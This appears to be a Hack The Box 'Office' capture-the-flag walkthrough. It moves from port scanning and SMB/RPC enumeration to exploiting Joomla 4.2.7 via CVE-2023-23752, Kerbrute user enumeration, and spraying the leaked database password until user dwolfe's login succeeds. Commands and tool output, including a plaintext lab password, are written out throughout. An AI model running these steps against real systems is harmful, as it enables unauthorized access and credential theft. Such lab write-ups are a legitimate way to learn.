
HTB-Office

Information Gathering

Rustscan

Let's do full port scan with Rustscan:

```
rustscan --addresses 10.10.11.3 --range 1-65535
```




```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
80/tcp    open  http             syn-ack
88/tcp    open  kerberos-sec     syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
443/tcp   open  https            syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
5985/tcp  open  wsman            syn-ack
9389/tcp  open  adws             syn-ack
49664/tcp open  unknown          syn-ack
49668/tcp open  unknown          syn-ack
49675/tcp open  unknown          syn-ack
49680/tcp open  unknown          syn-ack
61602/tcp open  unknown          syn-ack
61609/tcp open  unknown          syn-ack
```

Based on the ports open, this machine seems to be a Domain Controller.

Enumeration

SMB - TCP 445


We will first enumerate smb with **crackmapexec**:



```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ crackmapexec smb 10.10.11.3
SMB         10.10.11.3      445    DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
```

Crackmapexec find the domain name(**office.htb**). Let's add it to `/etc/hosts`.

Unfortunately, null login directory listing fails:




```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ smbclient -N -L \\10.10.11.3

session setup failed: NT_STATUS_ACCESS_DENIED
```

We would have to come back after we gain access to valid credentials. Let's move on.

RPC - TCP 135

We can try null login with **rpcclient**:

`rpcclient -U "" -N 10.10.11.3`




```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ rpcclient -U "" -N 10.10.11.3
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

However, this is also access denied.

HTTPs - TCP 443

HTTPs is running on port 443 but the website is forbidden.



Forbidden


You don't have permission to access this resource.

Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28 Server at office.htb Port 443

HTTP - TCP 80

We can access the website running on HTTP.

Website seems to be all about **Tony Stark** and **Iron Man**:



Home

Iron Man Mark 4


Details

Written by: Tony Stark

Category: Company News

Published: 17 April 2023

It is a simple website that describes about the movie Iron man and the author is written as **Tony Stark**.



Home

Iron Man Mark 4

Details

Written by: Tony Stark

Category: Company News


Published: 17 April 2023

Hits: 0

We would be able create custom wordlist using **Tony Stark** username later on when we **Kerbrute** or **AS-REP Roast** on the domain.

Let's see if there are any interesting hidden directories:


```
feroxbuster -u http://office.htb
```



```
301      GET        9l       30w      333c http://office.htb/Cache => http://office.htb/Cache/
301      GET        9l       30w      334c http://office.htb/IMAGES => http://office.htb/IMAGES/
301      GET        9l       30w      341c http://office.htb/Administrator => http://office.htb/Administrator/
403      GET       11l       47w      419c http://office.htb/licenses
403      GET       11l       47w      419c http://office.htb/server-status
301      GET        9l       30w      335c http://office.htb/PlugIns => http://office.htb/PlugIns/
```

Feroxbuster finds tons of new directories and `/Administrator` stands out.

`/administrator` is a login portal for **Joomla Administrator**:


Joomla!

Holography Industries

Holography Industries
Joomla Administrator Login

Need Support?

You can find help here:
Joomla! Support Forum
Joomla! Documentation
Joomla! News

Username


Please fill in this field

Password

Log in

Forgot your login details?

And yes, CMS for this website is **Joomla**


Wappalyzer

TECHNOLOGIES

MORE INFO

Export

CMS
Joomla

Programming languages
PHP 8.0.28

Miscellaneous
RSS


Operating systems
Windows Server

Web servers
Apache HTTP Server 2.4.56

Web server extensions
OpenSSL 1.1.1t

Based on HackTricks, let's check out Joomla's version:

```
/administrator/manifests/files/joomla.xml
```




```
-<extension type="file" method="upgrade">
   <name>files_joomla</name>
   <author>Joomla! Project</author>
   <authorEmail>admin@joomla.org</authorEmail>
   <authorUrl>www.joomla.org</authorUrl>
   <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  -<license>
     GNU General Public License version 2 or later; see LICENSE.txt
   </license>
   <version>4.2.7</version>
   <creationDate>2023-01</creationDate>
   <description>FILES_JOOMLA_XML_DESCRIPTION</description>
   <scriptfile>administrator/components/com_admin/script.php</scriptfile>
  -<update>
    -<schemas>
      -<schemapath type="mysql">
         administrator/components/com_admin/sql/updates/mysql
       </schemapath>
      -<schemapath type="postgresql">
         administrator/components/com_admin/sql/updates/postgresql
```

We can successfully identify the version: **4.2.7**

User dwolfe Pwn

CVE-2023-23752

Googling on known exploits regarding **Joomla 4.2.7**, it seems like **CVE-2023-23752** is vulnerable to it:



About 16,800,000 results

Github
https://github.com/Acceis/exploit-CVE-2023-23752


Acceis/exploit-CVE-2023-23752: Joomla! - GitHub

This is an exploit for the vulnerability CVE-2023-23752 found by Zewei Zhang from NSFOCUS TIANJI Lab.
Nice resources about the vulnerability:
•Discoverer advisory See more

Let's download the exploit from here.

Running the exploit towards the website, it throws back us with MySQL password: **H0lOgrams4reTakIng0Ver754!**

`ruby exploit.rb http://office.htb`



```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ ruby exploit.rb http://office.htb
Users
[474] Tony Stark (Administrator) - Administrator@holography.htb - Super Users

Site info
Site name: Holography Industries
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: root
DB password: H0lOgrams4reTakIng0Ver754!
DB name: joomla_db
DB prefix: if2tx_
DB encryption 0
```

It has also discovered new domain(**holography.htb**), which we add to `/etc/hosts`.

We have tried using this credentials for both the website and towards services on the domain but it was working.


We would have to discover more users and try spraying passwords on those users.

Kerbrute

Let's create a custom wordlist containing common usernames along with possible username variaion for the user **Tony Stark**.

We will run **Kerbrute** with out custom userlist:

`./kerbrute_linux_amd64 userenum -d office.htb --dc 10.10.11.3 ~/Documents/htb/office/users.txt`




```
2024/06/02 10:47:05 >  [+] VALID USERNAME:       dlanor@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       dwolfe@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       dmichael@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       tstark@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       Administrator@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       ewhite@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       etower@office.htb
2024/06/02 10:47:05 >  [+] VALID USERNAME:       administrator@office.htb
```

Kerbrute find several users on the domain, inclusing **tstark**.

Password Spraying

Now that we have list of valid users, let's spray the password on those users using crackmapexec:

```
crackmapexec smb 10.10.11.3 -u users.txt -p 'H0lOgrams4reTakIng0Ver754!'
```



```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ crackmapexec smb 10.10.11.3 -u users.txt -p 'H0lOgrams4reTakIng0Ver754!'
SMB         10.10.11.3      445    DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [-] office.htb\Administrator:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\administrator:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\ewhite:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\etower:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
```

